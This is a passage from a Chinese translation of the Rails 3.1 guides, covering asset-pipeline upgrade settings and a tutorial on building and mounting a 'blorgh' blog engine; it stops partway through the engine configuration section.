**8 为你的函式库或者 Gem 做一个预处理器.**

TODO: Registering gems on [Tilt](https://github.com/rtomayko/tilt) enabling Sprockets to find them.

**9 从旧的 Rails 版本升级**

升级又两个步骤. 第一是 public/ 的文件移动到新的位置. 查阅上面的 [Asset Organization](http://guides.ruby-china.org/asset_pipeline.html#asset-organization) 作为指导, 将不同格式的文件放放置到正确的位置.

第二是升级各种环境文件, 设置正确的默认选项. 下面的变更反映了 3.1.0 版本的默认值.

在 application.rb 里:

|  |
| --- |
| # Enable the asset pipeline  config.assets.enabled = true    # Version of your assets, change this if you want to expire all your assets  config.assets.version = '1.0'    # Change the path that assets are served from  # config.assets.prefix = "/assets" |

在 development.rb 里:

|  |
| --- |
| # Do not compress assets  config.assets.compress = false    # Expands the lines which load the assets  config.assets.debug = true |

还有 production.rb:

|  |
| --- |
| # Compress JavaScripts and CSS  config.assets.compress = true    # Choose the compressors to use  # config.assets.js\_compressor  = :uglifier  # config.assets.css\_compressor = :yui    # Don't fallback to assets pipeline if a precompiled asset is missed  config.assets.compile = false    # Generate digests for assets URLs.  config.assets.digest = true    # Defaults to nil and saved in location specified by config.assets.prefix  # config.assets.manifest = YOUR\_PATH    # Precompile additional assets (application.js, application.css, and all non-JS/CSS are already added)  # config.assets.precompile += %w( search.js ) |

你不应该改变 test.rb. 测试环境中的默认值是: config.assets.compile 为 true, config.assets.compress, config.assets.debug 和 config.assets.digest 为 false.

这些要被加入到 Gemfile 里:

|  |
| --- |
| # Gems used only for assets and not required  # in production environments by default.  group :assets do    gem 'sass-rails',   "~> 3.1.0"    gem 'coffee-rails', "~> 3.1.0"    gem 'uglifier'  end |

如果你的 Bundler 使用 assets 组, 请确认 config/application.rb 有下列需求声明:

|  |
| --- |
| if defined?(Bundler)    # If you precompile assets before deploying to production, use this line    Bundler.require \*Rails.groups(:assets => %w(development test))    # If you want your assets lazily compiled in production, use this line    # Bundler.require(:default, :assets, Rails.env)  end |

而在旧的 3.0 版本是这样的:

|  |
| --- |
| # If you have a Gemfile, require the gems listed there, including any gems  # you've limited to :test, :development, or :production.  Bundler.require(:default, Rails.env) if defined?(Bundler) |

## 5.12、[Engine 入门](http://guides.ruby-china.org/engines.html)

在这个教程中你将会学习关于 engine（的知识）以及如何使用它们从而保证其额外的功能能够通过一个干净，易用的接口到它们的宿主程序（host applications）。在这个教程中你将学习如下内容：

* Engine 的产生
* 怎样去创建一个 engine
* 为 engine 构建特性
* 衔接 engine 到一个应用程序中
* 在应用程序中覆盖 engine 的功能

**目录**

1. [Engine 是什么？](http://guides.ruby-china.org/engines.html#1)
2. [创建一个 engine](http://guides.ruby-china.org/engines.html#2)
   * [进入一个 Engine](http://guides.ruby-china.org/engines.html#2-1)
3. [为 engine 提供功能](http://guides.ruby-china.org/engines.html#3)
   * [创建一个 post 资源](http://guides.ruby-china.org/engines.html#3-1)
   * [创建一个 comments 资源](http://guides.ruby-china.org/engines.html#3-2)
4. [Hooking into an application 衔接到一个应用程序中](http://guides.ruby-china.org/engines.html#4)
   * [挂载 engine](http://guides.ruby-china.org/engines.html#4-1)
   * [安装 engine](http://guides.ruby-china.org/engines.html#4-2)
   * [（在 engine 中）使用一个被应用程序提供的类](http://guides.ruby-china.org/engines.html#4-3)
   * [配置一个 engine](http://guides.ruby-china.org/engines.html#4-4)
5. [Testing an engine](http://guides.ruby-china.org/engines.html#5)
   * [Functional tests](http://guides.ruby-china.org/engines.html#5-1)
6. [Improving engine functionality](http://guides.ruby-china.org/engines.html#6)
   * [Overriding views](http://guides.ruby-china.org/engines.html#6-1)
   * [Routes](http://guides.ruby-china.org/engines.html#6-2)
   * [Assets](http://guides.ruby-china.org/engines.html#6-3)
   * [Separate Assets & Precompiling](http://guides.ruby-china.org/engines.html#6-4)
   * [Other gem dependencies](http://guides.ruby-china.org/engines.html#6-5)

**1 Engine 是什么？**

Engine 可以被看作是（一个）微型的应用程序其提供（一些额外的）功能给它们的宿主程序（host applications）。一个 Rails 应用程序实际上就是一个 “加强版”（supercharged） engine，因为 Rails::Application 继承了来自 Rails::Engine 的更多习惯。

因此，engine 和应用程序可以被认为是几乎相同的事物，仅仅有一些次要的不同，正如你贯穿这个教程将会发现的。Engine 和应用程序也共享了一个通用的结构。

Engines 也与 plugin 关联紧密这里有两点（说明）共享了一个通用的 lib 目录结构以及都是使用 rails plugin new 创建器来创建的。不同之处是一个明确指定了 --full 给创建器命令的生成的 engine 被认为是一个“完整插件”（full plugin），但是这个教程将会参考始终将它们仅仅参考为 “engine”。一个 engine \*能够\*是一个 plugin，一个 plugin \*能够\*是一个 engine。

在本教程中将会创建一个名为 **“blorgh”** 的 engine。这个 engine 将会提供给 博客功能给他的宿主程序，允许新文章和新评论被创建。在教程的开始部分，你将会单独的在 engine 自身内部工作，但是在后面的部分你将会看到怎样将它衔接（hook）到一个应用程序中。

Engine 也可以与他们的宿主程序相互隔离。这里的意思是一个应用程序可以有一个由路由 helper 提供的 path 例如 posts\_path 并且其使用的 engine 也可以一样有一个（通过路由 helper 提供的）名叫 posts\_path 的 path，并且这两个不会冲突。基于此，controllers， models 和 table也是名称空间化的。在教程后面你将会看到怎样来使用它。

It’s important to keep in mind at all times that the application should **always** take precedence over its engines. An application is the object that has final say in what goes on in the universe (with the universe being the application’s environment) where the engine should only be enhancing it, rather than changing it drastically. 在任何时间都要注意应用程序应该\*总是\*优先于它的 engine 这很重要。一个应用程序是最终在 universe 中说明会发生什么的对象（这里的 universe 就是应用程序的环境）\*\*这样 engine 应该是仅仅加强它而不是大幅度的改变它\*\*。

要查看其他的 engine 示范， check out [Devise](https://github.com/plataformatec/devise%EF%BC%8C%E4%B8%80%E4%B8%AA%E4%B8%BA%E5%85%B6%E7%88%B6%E7%A8%8B%E5%BA%8F%E6%8F%90%E4%BE%9B%E8%AE%A4%E8%AF%81%E7%9A%84) engine，或者 [Forem](https://github.com/radar/forem%EF%BC%8C%E4%B8%80%E4%B8%AA%E6%8F%90%E4%BE%9B) forum 功能的 engine。这里还有 [RefineryCMS](https://github.com/resolve/refinerycms%EF%BC%8C%E4%B8%80%E4%B8%AA) CMS engine。

最后，engine 离不开 James Adam， Piotr Sarnacki， Rails Core Team， and a number of other people。如果你看到他们，不要忘记说声感谢。

**2 创建一个 engine**

要创建一个基于 Rails 3.1的 engine，你需要运行 plugin 创建器并且传递 --full 和 --mountable 给它。要创建初始的“blorgh” engine 你将需要在终端中运行如下命令：

|  |
| --- |
| $ rails plugin new blorgh --full --mountable |

The --full option tells the plugin generator that you want to create an engine (which is a mountable plugin, hence the option name), creating the basic directory structure of an engine by providing things such as the foundations of an app folder, as well a config/routes.rb file. This generator also provides a file at lib/blorgh/engine.rb which is identical in function to an application’s config/application.rb file. --full 选项告诉 plugin 创建器你想创建一个 engine（它是一个可挂载的 plugin，因为选项的名字），创建 engine 基本的目录结构提供了这些如基础的 app 文件夹，以及 config/routes.rb 文件。这个创建器也提供了一个在 lib/blorgh/engine.rb 的文件它是与应用程序的 config/application.rb 文件的功能是一致的。

--mountable 选项告诉创建器去 挂载 engine 到在 engine 中的 test/dummy 的模拟（dummy）测试程序。它通过在 dummy 应用程序的 config/routes.rb文件中置入下面内容，文件在 engine的 test/dummy/config/routes.rb 中：

|  |
| --- |
| mount Blorgh::Engine, :at => "blorgh" |

**2.1 进入一个 Engine**

**2.1.1 Critical files 关键文件**

在标识这个新 engine 的根目录中，居住着一个 blorgh.gemspec 文件，当你在后面包含 engine 到应用程序中的时候，你将会添加这行到一个 Rails 应用程序的 Gemfile 中：

|  |
| --- |
| gem 'blorgh', :path => "vendor/engines/blorgh" |

通过指定它为一个在Gemfile中的 gem，Bundler 将会这样导入它，解析这个 blorgh.gemspec 文件并且 require 一个在 lib 目录中的叫做 lib/blorgh.rb 的文件。这个文件 require blorgh/engine.rb 文件（位于 lib/blorgh/engine.rb）并且定义了一个名叫 Blorgh 的基础模块。

|  |
| --- |
| require "blorgh/engine"    module Blorgh  end |

有些 engine 选择这个文件为他们的 engine 放置全局配置选项。这是一个相当好的主意，并且如果你想提供（一些）配置选项，你的 engine 的 module 定义所在的文件绝妙的主意。放置方法在模块中同样不赖。

在 lib/blorgh/engine.rb 中是 engine 的基础类：

|  |
| --- |
| module Blorgh    class Engine < Rails::Engine      isolate\_namespace Blorgh    end  end |

By inheriting from the Rails::Engine class, this gem notifies Rails that there’s an engine at the specified path, and will correctly mount the engine inside the application, performing tasks such as adding the app directory of the engine to the load path for models, mailers, controllers and views. 通过继承至 Rails::Engine 类，这个 gem 通知 Rails 在指定路径有一个 engine，并且正确的挂载这个 engine 到应用程序中，执行一些例如给 engine 添加 app 来导入 models， mailers， controllers 和 views 之类的任务。

isolate\_namespace 方法值得特别注意。这个调用是相应隔离的 controllers， models， routes 以及其他到它们相应的名称空间，远离应用程序中相似的组件。如果没有它，这里可能会有 engine 组件泄漏到应用程序，引起未注意的干扰，或者很重要的一点 engine 组件可能会被应用程序中相似的名称的事物覆盖。冲突的一个例子是 helpers。没有调用 isolate\_namespace， engine 的 helper 将会被包含到应用程序的 controller 中。

NOTE： **强力推荐** 在 engine 的类定义中使用 isolate\_namespace。没有它，被类所创建的 engine \*可能\*会与应用程序冲突。

这个 ‘isolation’ 的名称空间的意义是：一个被称之为 rails g model 的创建的 model比如 rails g model post 将不会被称为 Post，与之替代的是（加有名称空间的） Blorgh::Post。这里的额外信息， ‘model’ 的 ‘table’ 也是被名称空间的，变成 blorgh\_posts，而不是简单的 posts。于 ‘model’ 相似的名称空间化，一个叫做 PostsController 的 ‘controller’ 会是 Blorgh::Postscontroller并且这个 ‘controller’ 的视图将不在 app/views/posts，而是 app/views/blorgh/posts。’Maillers’ 也会名称空间化。

最后， ‘route’ 也会被隔离在 engine 中。这是名称空间中最重要的一点，并且会在本教程随后的 [Routes](http://guides.ruby-china.org/engines.html#routes) 部分讨论它。

**2.1.2 app 目录**

在 app 目录中标准会有 assets， controllers， helpers， mailers， models 以及 views 目录对其你会感到于一个应用程序很相似。helpers， mailers 和 models 目录是空的因此这部分不做描述。我们会更多关注 models 在 后续部分，当我们编写 engine的时候。

在 app/assets 目录，这里有 images， javascripts 和 stylesheets 目录，对其你应该感到和应用程序的很相似。\*这里有一点不同无论在哪个目录下面都包含一个以 engine 名称命名的子文件\*。因为这个 engine 是被名称空间化的，它的 assets 也是一样的。

在 app/controllers 目录中这里有一个 blorgh 目录并且在里面有一个名叫 application\_controller.rb 的文件。这个文件将会为 engine 的 ‘controller’ 提供常用的功能。blorgh 目录也是这个 engine 的其它的 ‘controller’ 的所在。通过放置它们到这样的名称空间化的目录，你防止了在应用程序中的其它 engine 中的相同名称的 ’controller’与之冲突。

Engine 中的 ApplicationController 类会这样命名 — 而不是 EngineController — 主要是因为如果你这样思考，一个 engine 事实上只是一个 mini-application，这很有道理。你也可以转换一个应用程序到一个 engine 通过少量的相关的文字，这也是使得这个过程更容易的方式，尽管这里很微妙。

最后， app/views 包含一个 layouts 文件夹其包含 blorgh/application.html.erb 它允许你为 engine 指定一个 ’layout’。如果这个 engine 被作为一个 单独的 engine 使用，那么你将会添加任何定制到他的 ‘layout’ 中，而不是应用程序的 app/views/layouts/application.html.erb 文件。

如果你不希望强制一个 layout 给 engine 使用，那么你可以删除这个文件并且在你 engine 的 ‘controller’ 中引用一个不同的 ‘layout’.

**2.1.3 script 目录**

这个目录包含一个文件，script/rails，其让你能够使用 rails 子命令并且就像你在应用程序中一样使用。这里意思是你会非常容易的为这个 engine 创建新的 ‘controllers’ 和 ’models’通过如下命令：

|  |
| --- |
| rails g model |

注意，当然 engine 中的这些命令创建的任何事物，如果 ‘Engine’ 类中有 isolate\_namespace 都会被名称空间化。

**2.1.4 test 目录**

test 目录是用来测试 engine 的。要测试 engine，这里有一个 cut-down 版的 rails 应用程序镶嵌在 test/dummy 中。这个程序将会在 test/dummy/config/routes.rb 这个文件挂载这个 engine。

|  |
| --- |
| Rails.application.routes.draw do    mount Blorgh::Engine => "/blorgh"  end |

这行挂载 engine 到 /blorgh 路径，其将会使得应用程序只能通过这个路径来访问。

在测试目录同样也有 test/integration，这里是放置 engine 的集成测试。也可以在 test 目录中创建其他目录。例如，你可能希望创为你的单元测试创建一个 test/unit 目录。

**3 为 engine 提供功能**

这个教程包含了提供文章和留言功能并且依照了 [Getting Started Guide](http://guides.ruby-china.org/getting_started.html) 相似的进程，和一些新的波折。

**3.1 创建一个 post 资源**

创建一个博客 engine 的第一件事是 Post ‘model’ 以及相关的 ’controller’。要快速的创建这些，你可以使用 Rails 脚手架（scaffold）创建器。

|  |
| --- |
| $ rails generate scaffold post title:string text:text |

这条命令会输出这样的信息：

|  |
| --- |
| invoke  active\_record  create    db/migrate/[timestamp]\_create\_blorgh\_posts.rb  create    app/models/blorgh/post.rb  invoke    test\_unit  create      test/unit/blorgh/post\_test.rb  create      test/fixtures/blorgh/posts.yml   route  resources :posts  invoke  scaffold\_controller  create    app/controllers/blorgh/posts\_controller.rb  invoke    erb  create      app/views/blorgh/posts  create      app/views/blorgh/posts/index.html.erb  create      app/views/blorgh/posts/edit.html.erb  create      app/views/blorgh/posts/show.html.erb  create      app/views/blorgh/posts/new.html.erb  create      app/views/blorgh/posts/\_form.html.erb  invoke    test\_unit  create      test/functional/blorgh/posts\_controller\_test.rb  invoke    helper  create      app/helpers/blorgh/posts\_helper.rb  invoke      test\_unit  create        test/unit/helpers/blorgh/posts\_helper\_test.rb  invoke  assets  invoke    js  create      app/assets/javascripts/blorgh/posts.js  invoke    css  create      app/assets/stylesheets/blorgh/posts.css  invoke  css  create    app/assets/stylesheets/scaffold.css |

脚手架创建器做的第一件事是调用 active\_record 创建器，其为 ‘resource’ 创建一个迁移和一个模型。这里要注意，无论如何，迁移被称为 create\_blorgh\_posts 而不是一般的 create\_posts。这是因为isolate\_namespace 在 Blorgh::Engine 类的定义中被调用。这里的 ‘model’ 也被名称空间化了，被放在 app/models/blorgh/post.rb 而不是 app/models/post.rb 因为 isolate\_namespace 在Engine 类中被调用。

接下来， test\_unit 创建器被这个 ‘model’ 调用，在 test/unit/blorgh/post\_test.rb (而不是 test/unit/post\_test.rb)创建一个单元测试以及一个 ‘fixture’ 在 test/fixtures/blorgh/posts.yml (而不是 test/fixtures/posts.yml)。

在那之后，与资源相应的一行被插入到这个 engine的 config/routes.rb 文件中。这行是简单的 resources :posts，转到 config/routes.rb 给这个 engine 输入：

|  |
| --- |
| Blorgh::Engine.routes.draw do    resources :posts  end |

**这里注意 ‘routes’ 是 ‘drawn’ 在 Blorgh::Engine 上面而不是 YourApp::Application。**这也是 engine ‘routes’ 仅限于 engine 自身并且可以被挂载在一个指定的点上正如 [test directory](http://guides.ruby-china.org/engines.html#test-directory) 部分显示。这里也会使得 engine 的 ‘route’ 于应用程序的其他 ‘routes’ 分割。这会在后面的 [Routes](http://guides.ruby-china.org/engines.html#routes) 被讨论。

接下来，scaffold\_controller 创建器被调用，创建一个名为 Blorgh::PostsController (在 app/controllers/blorgh/posts\_controller.rb)的控制器并且他的相关的视图在 app/views/blorgh/posts。这个创建器也为控制器创建一个功能测试(test/functional/blorgh/posts\_controller\_test.rb)以及一个 ’helper ’ (app/helpers/blorgh/posts\_controller.rb)。

这个创建器创建的任何事物都有整洁的名称空间。控制器的类被定义在 Blorgh 模块中。

|  |
| --- |
| module Blorgh    class PostsController < ApplicationController      ...    end  end |

ApplicationController 类继承至 Blorgh::ApplicationController，不是一个应用程序的ApplicationController。

app/helpers/blorgh/posts\_helper.rb 中的 ‘helper’ 也被名称空间化的：

|  |
| --- |
| module Blorgh    class PostsHelper      ...    end  end |

这里帮助防止和其他也有一个 ‘post’ 资源的 engine 或者应用程序冲突。

最后，这个资源的两个 ‘assets’ 文件文件被创建，app/assets/javascripts/blorgh/posts.js 和 app/assets/javascripts/blorgh/posts.css。你会在随后看到怎样使用它们。

默认情况，脚手架样式不会应用到 engine 作为 engine 的 ‘layout’ 文件， app/views/blorgh/application.html.erb 不会导入它。要使这个应用生效，插入这行到这个 ‘layout’ 的 标签：

|  |
| --- |
| <%= stylesheet\_link\_tag "scaffold" %> |

你可以看见 engine 到现在有些什么通过在你的 engine 的根目录运行 rake db:migrate 来运行被脚手架创建器创建的迁移，然后在 test/dummy 运行 rails server。当你打开 http://localhost:3000/blorgh/posts 你将会看到被创建的默认的 ’scaffold’。点击四周！你刚刚创建的你第一个 engine 的功能。

如果你更愿意在控制台中玩耍，rails console 将会像 Rails 应用程序的那样工作。记住： Post 模型被名称空间化了，因此引用它你必须这样调用 Blorgh::Post。

|  |
| --- |
| >> Blorgh::Post.find(1)  => #<Blorgh::Post id: 1 ...> |

最后一件事情是这个 engine的 posts 资源应该是engine 的根目录。无论何人来到 engine挂载的根目录，他们应该看到一个文章列表。如果下面这行被插入了 engine 的 config/routes.rb 文件：

|  |
| --- |
| root :to => "posts#index" |

现在人们仅仅需要来到 engine 的根目录来查看所有文章，而不是访问 /posts。这里的意思是替代 http://localhost:3000/blorgh/posts，现在你仅仅需要到 http://localhost:3000/blorgh。

**3.2 创建一个 comments 资源**

现在 engine 能够创建新的 blog 文章，它还需要添加评论功能才会有意义。要得到这样的功能，你将需要创建一个 comment 模型，一个 comment 控制器以及修改 post scaffold 来显示评论和允许人们创建新的评论。

运行 model 创建器并且告诉它创建一个 Comment 模型，以及相应的表有两个字段：一个 post\_id integer型 和 text text型 字段。

|  |
| --- |
| $ rails generate model Comment post\_id:integer text:text |

这将会输出随后内容：

|  |
| --- |
| invoke  active\_record  create    db/migrate/[timestamp]\_create\_blorgh\_comments.rb  create    app/models/blorgh/comment.rb  invoke    test\_unit  create      test/unit/blorgh/comment\_test.rb  create      test/fixtures/blorgh/comments.yml |

这个创建器调用将会仅仅创建需要的 ‘model’ 文件。名称空间文件在 blorgh 目录下以及一个名叫 Blorgh::Comment 的类。

要在一篇文章中显示评论，编辑 app/views/blorgh/posts/show.html.erb 并且添加这行在 “Edit” 链接 前面：

|  |
| --- |
| <h3>Comments</h3>  <%= render @post.comments %> |

这行将会在这里 require 被定义在 Blorgh::Post 模型中对应于评论的 has\_many 关系，现在这还没弄好。要定义一个（关系），打开 app/models/blorgh/post.rb 并且添加这行到 ’model’：

|  |
| --- |
| has\_many :comments |

转到 ‘model’ 这样输入：

|  |
| --- |
| module Blorgh    class Post < ActiveRecord::Base      has\_many :comments    end  end |

因为 has\_many 在 Blorgh 模块中的一个类中定义，Rails 将会知道你希望对 Blorgh::Comment 的对象使用，因此这里没有必要指定使用的 :class\_name 选项。

接下来，需要一个 ‘form’ 使得可以在一篇文章中创建评论。添加这些，在 app/views/blorgh/posts/show.html.erb 中的 render @post.comments 调用下面加入如下行：

|  |
| --- |
| <%= render "blorgh/comments/form" %> |

接下来，需要有这行 ‘render’ 的 ‘partial’ 存在。在 app/views/blorgh/comments 创建一个新目录并且里面一个新文件叫做 \_form.html.erb 其有这样的内容来创建 partial require：

|  |
| --- |
| <h3>New comment</h3>  <%= form\_for [@post, @post.comments.build] do |f| %>    <p>      <%= f.label :text %><br />      <%= f.text\_area :text %>    </p>    <%= f.submit %>  <% end %> |

当这个 ‘form’ 被提交，它尝试执行一个 POST 请求到 engine 中的 /posts/:post\_id/comments 路由。这个路由现在不存在，但是能给通过改变 config/routes.rb 中的 resources :posts 为这样：

|  |
| --- |
| resources :posts do    resources :comments  end |

这里为评论创建一个嵌套的路由，它是 ‘form’ 请求的（路由）。

路由存在了，但是这个路由的控制器还没有。要创建它，运行这个命令：

|  |
| --- |
| $ rails g controller comments |

这将创建随后的事情：

|  |
| --- |
| create  app/controllers/blorgh/comments\_controller.rb  invoke  erb   exist    app/views/blorgh/comments  invoke  test\_unit  create    test/functional/blorgh/comments\_controller\_test.rb  invoke  helper  create    app/helpers/blorgh/comments\_helper.rb  invoke    test\_unit  create      test/unit/helpers/blorgh/comments\_helper\_test.rb  invoke  assets  invoke    js  create      app/assets/javascripts/blorgh/comments.js  invoke    css  create      app/assets/stylesheets/blorgh/comments.css |

‘form’ 将会生成一个 POST 请求到 /posts/:post\_id/comments，其将会对应于 Blorgh::CommentsController 的 create 动作。这个动作需要创建并通过放置下面行到 app/controllers/blorgh/comments\_controller.rb 类定义中使之生效：

|  |
| --- |
| def create    @post = Post.find(params[:post\_id])    @comment = @post.comments.build(params[:comment])    flash[:notice] = "Comment has been created!"    redirect\_to post\_path  end |

这是使得新评论 ‘form’ 工作的最后部分。显示评论，无论如何，这里不是十分正确。如果你现在创建一个评论你将会看到这样的错误：

|  |
| --- |
| Missing partial blorgh/comments/comment with {:handlers=>[:erb, :builder], :formats=>[:html], :locale=>[:en, :en]}. Searched in:    \* "/Users/ryan/Sites/side\_projects/blorgh/test/dummy/app/views"    \* "/Users/ryan/Sites/side\_projects/blorgh/app/views" |

这个 engine 不能找到 ‘partial’ 请求来渲染评论。Rails 首先在应用程序的 (test/dummy) app/views目录然后在 app/views 目录。当不能找到，它将抛出这样的错误。Engine 指定查找 blorgh/comments/comment 因为接收对象的 ‘model’ 来自 Blorgh::Comment 类。

这个 ‘partial’ 模板将会仅仅响应渲染评论文本，直到现在。在 app/views/blorgh/comments/\_comment.html.erb 创建一个文件并且将下面这行放进去：

|  |
| --- |
| <%= comment\_counter + 1 %>. <%= comment.text %> |

The comment\_counter local variable is given to us by the <%= render @post.comments %> call, as it will define this automatically and increment the counter as it iterates through each comment. It’s used in this example to display a small number next to each comment when it’s created. comment\_counter 当地变量被提供给我们通过（在 app/views/blorgh/posts/show.html.erb）调用 <%= render @post.comments %>，如果一切正常这将会对评论自身遍历并对每条自动的增加数目。在这个例子中，用它显示每条评论旁边时，它会创建一个小数目。

That completes the comment function of the blogging engine. Now it’s time to use it within an application. 这里完成了博客 engine 的 评论功能。现在是时候在一个应用程序中使用它们了。

**4 Hooking into an application 衔接到一个应用程序中**

Using an engine within an application is very easy. This section covers how to mount the engine into an application and the initial setup required for it, as well as linking the engine to a User class provided by the application to provide ownership for posts and comments within the engine. 在一个应用程序中使用一个 engine 非常简单。这部分涵盖了怎样挂载 engine 到一个应用程序并且初始化它需要的设置，正如链接 engine 到由应用程序提供的一个 User 类来保证 engine 中文章和评论的关系。

**4.1 挂载 engine**

首先，engine 需要被插入到指定应用程序的 Gemfile 文件中。如果这里没有合适的一个应用程序来测试（engine），像这样使用 rails new 命令\*在 engine 目录外面\*\*创建一个：

|  |
| --- |
| $ rails new unicorn |

Usually, specifying the engine inside the Gemfile would be done by specifying it as a normal, everyday gem. 一般来说，常规的指定 engine 到 ‘Gemfile’ 也是可以工作的的，日常的 gem。

|  |
| --- |
| gem 'devise' |

因为 blorgh 仍然处于开发中，它还会需要一个 :path 选项在指定它的 Gemfile （的语句中）：

|  |
| --- |
| gem 'blorgh', :path => "/path/to/blorgh" |

如果整个 blorgh engine 目录被复制到 vendor/engines/blorgh 然后可以在 Gemfile 这样去指定它：

|  |
| --- |
| gem 'blorgh', :path => "vendor/engines/blorgh" |

正如先前描述的，通过以放置 gem 到 Gemfile （的形式）它将会在 Rails 应用程序启动的时候被导入，如同它将会首先 require 在 engine 中的 lib/blorgh.rb 以及随后（require 的）lib/blorgh/engine.rb，这是定义 engine 的主体功能的文件。

要想使得在应用程序中可访问 engine 的功能，engine 需要被挂载到应用程序的 config/routes.rb 文件：

|  |
| --- |
| mount Blorgh::Engine, :at => "/blog" |

这行将会挂载 engine 在应用程序的 /blog。使得它在运行 rails server 的时候可以访问 http://localhost:3000/blog。

其他的 engine，例如 Devise，处理这些有一点不同它是通过为你生成指定的自定义 ‘helper’ 例如路由中的 devise\_for。这些 ‘helper’ 做的基本相同的事情，挂载 engine 到一个预定义的路径的功能块是可以定制的。

**4.2 安装 engine**

这个 engine 包含 blorgh\_posts 和 blorgh\_comments 表的迁移 需要在应用程序的数据库中被创建使得 engine 的 ‘model’ 可以正确的查询他们。复制这些迁移到应用程序使用这个命令：

|  |
| --- |
| $ rake blorgh:install:migrations |

如果你有多个 engine 需要全部迁移，使用 railties:install:migrations 作为替代：

|  |
| --- |
| $ rake railties:install:migrations |

这个命令，当第一次运行将会从 engine 复制所有的迁移。在以后的，他将仅仅复制没有被复制过的迁移。第一次运行这个命令将会产生像这样的输出：

|  |
| --- |
| Copied migration [timestamp\_1]\_create\_blorgh\_posts.rb from blorgh  Copied migration [timestamp\_2]\_create\_blorgh\_comments.rb from blorgh |

第一次 时间戳(\[timestamp\_1\]) 将会是当前的时间以及第二次时间戳(\[timestamp\_2\])将会是当前的的时间再加上一个（偏移的）秒。这样做的原因是因为 engine 的迁移是在任何存在在应用程序的迁移之后的。

要执行这些迁移到应用程序的上下文中，运行简单的 rake db:migrate。当通过 http://localhost:3000/blog 访问 engine，文字将会是空的。这是因为在应用程序中创建的表和在 engine 中创建的是不一样的。向前走，欣赏刚刚挂载的 engine。你会发现它与其仅仅在 engine 中一样的。

如果你希望仅仅对一个 engine 执行迁移，你可以通过指定 SCOPE 来完成它：

|  |
| --- |
| rake db:migrate SCOPE=blorgh |

这会很有用如果你希望在移除它之前撤销 engine 的迁移。为了撤销从 ‘blorgh’ engine 的所有迁移你可以运行这样的代码：

|  |
| --- |
| rake db:migrate SCOPE=blorgh VERSION=0 |

**4.3 （在 engine 中）使用一个被应用程序提供的类**

当一个 engine 被创建后，它可能希望使用一个指定的来自应用程序的类提供 engine 块和应用程序块之间的连接。在 blorgh engine 实例中，使文章和评论拥有作者将有很大的意义。

Usually, an application would have a User class that would provide the objects that would represent the posts’ and comments’ authors, but there could be a case where the application calls this class something different, such as Person. It’s because of this reason that the engine should not hardcode the associations to be exactly for a User class, but should allow for some flexibility around what the class is called. 通常情况，一个应用程序会有一个 User 类其将会提供对象来表示文章和论论的作者，这是一个示例其展示了与在应用程序中调用这个类的不同，例如 Person。这是因为 engine 不能准确的硬编码与 User 类的关系，但是应该允许关于类的一些灵活的调用。

为了保持这个示例的简单，这个应用程序将会有一个名叫 User 的类其将会表示应用程序的用户。在应用程序中可以使用这个命令来创建它：

|  |
| --- |
| rails g model user name:string |

在运行 rake db:migrate 前需要确认我们的应用程序会在将来使用 users 表。

同样，保持示例的简单，文章 ‘form’ 将会有一个名叫 author\_name 的 text field 在这里用户可以选择并且输入他们的名字。Engine 将会随后获取这个名字并且依据它创建一个新的 User 对象或者找到一个存在的有相同名字的对象，然后关联文章和它。

首先，author\_name text field 需要被添加到 engine 中的 app/views/blorgh/posts/\_form.html.erb partial。这里可以在添加 title 上方添加这个代码：

|  |
| --- |
| <div class="field">    <%= f.label :author\_name %><br />    <%= f.text\_field :author\_name %>  </div> |

接着 Blorgh::Post ‘model’ 应该有一些代码来转换 author\_name field 到一个实际的 User 对象并且在 文章保存之前关联它为文章的作者。这里也需要为这个 field 设置一个 attr\_accessor 使得为它定义来 setter and getter 方法。

要这样做，你需要为 author\_name 添加 attr\_accessor，作者的关系和 before\_save 调用到 app/models/blorgh/post.rb中。author 关系将会被暂时硬编码到 User 类中。

|  |
| --- |
| attr\_accessor :author\_name  belongs\_to :author, :class\_name => "User"    before\_save :set\_author    private    def set\_author      self.author = User.find\_or\_create\_by\_name(author\_name)    end |

通过那样定义，author 关系的对象被 User 类代表一个在 engine 和应用程序的连接被建立。这需要一种方式来关联 blorgh\_posts 表中的记录和 users 表中的记录。因为关系被 author 调用，这里应该有一个 author\_id 被添加到 blorgh\_posts 表中。

要创建这个这个新字段，在 engine 中运行这个命令：

|  |
| --- |
| $ rails g migration add\_author\_id\_to\_blorgh\_posts author\_id:integer |

因为迁移名和字段在他之后指定，Rails 将会自动知道你希望添加一个字段到一个指定的表并且为你将其写进迁移。你不需要在告诉它更多的消息。

这个迁移需要在应用程序中运行。要这样做，首先需要复制并使用这个命令：

|  |
| --- |
| $ rake blorgh:install:migrations |

注意这里仅仅只有 \_一个\_迁移被复制。这是因为开始的两个迁移已经在这个命令第一次运行的时候全部复制了。

|  |
| --- |
| NOTE Migration [timestamp]\_create\_blorgh\_posts.rb from blorgh has been skipped. Migration with the same name already exists.  NOTE Migration [timestamp]\_create\_blorgh\_comments.rb from blorgh has been skipped. Migration with the same name already exists.  Copied migration [timestamp]\_add\_author\_id\_to\_blorgh\_posts.rb from blorgh |

运行这个迁移使用这个命令：

|  |
| --- |
| $ rake db:migrate |

Now with all the pieces in place, an action will take place that will associate an author — represented by a record in the users table -被 users 表中的一条记录表示—与一篇文章，代表来自 engine 的 blorgh\_posts （表记录）。

最后，作者的名称应该被显示在文章页面。添加这个代码在 app/views/blorgh/posts/show.html.erb 中的 “Title” 输出的上方：

|  |
| --- |
| <p>    <b>Author:</b>    <%= @post.author %>  </p> |

对于输出的 @post.author 使用 <%= 标签，对象的 to\_s 方法将会被调用。（否则）默认情况，这将会相当难看：

|  |
| --- |
| #<User:0x00000100ccb3b0> |

这是是不可取的这里有用户名显示会更好。要这样做添加一个 to\_s 方法给应用程序中的 User 类：

|  |
| --- |
| def to\_s    name  end |

现在作者名显示将会替代丑陋的 Ruby 对象输出。

**4.4 配置一个 engine**

This section covers firstly how you can make the user\_class setting of the Blorgh engine configurable, followed by general configuration tips for the engine. 本节涵盖首先怎样去设定配置（好的） user\_class 的 ‘Blorgh’ engine 的配置，其次是一般 engine 的配置技巧。

**4.4.1 在应用程序中设定配置文件**

The next step is to make the class that represents a User in the application customizable for the engine. This is because, as explained before, that class may not always be User. To make this customizable, the engine will have a configuration setting called user\_class that will be used to specify what the class representing users is inside the application. 下面的步骤是定制相关信息使得应用程序中的 User 类代表 engine（中的作者。这是因为，正如前面解释的，这个类不会一直都是 User。要使的这里可定制，engine 将会有一个配置设置 user\_class 其将会用于指定应用程序的哪个类表示用户。

要定义这个配置设置，你需要在 Blorgh engine 的模块中使用一个 mattr\_accessor，位置在 engine 中的 lib/blorgh.rb。在这个模块中输入这行：

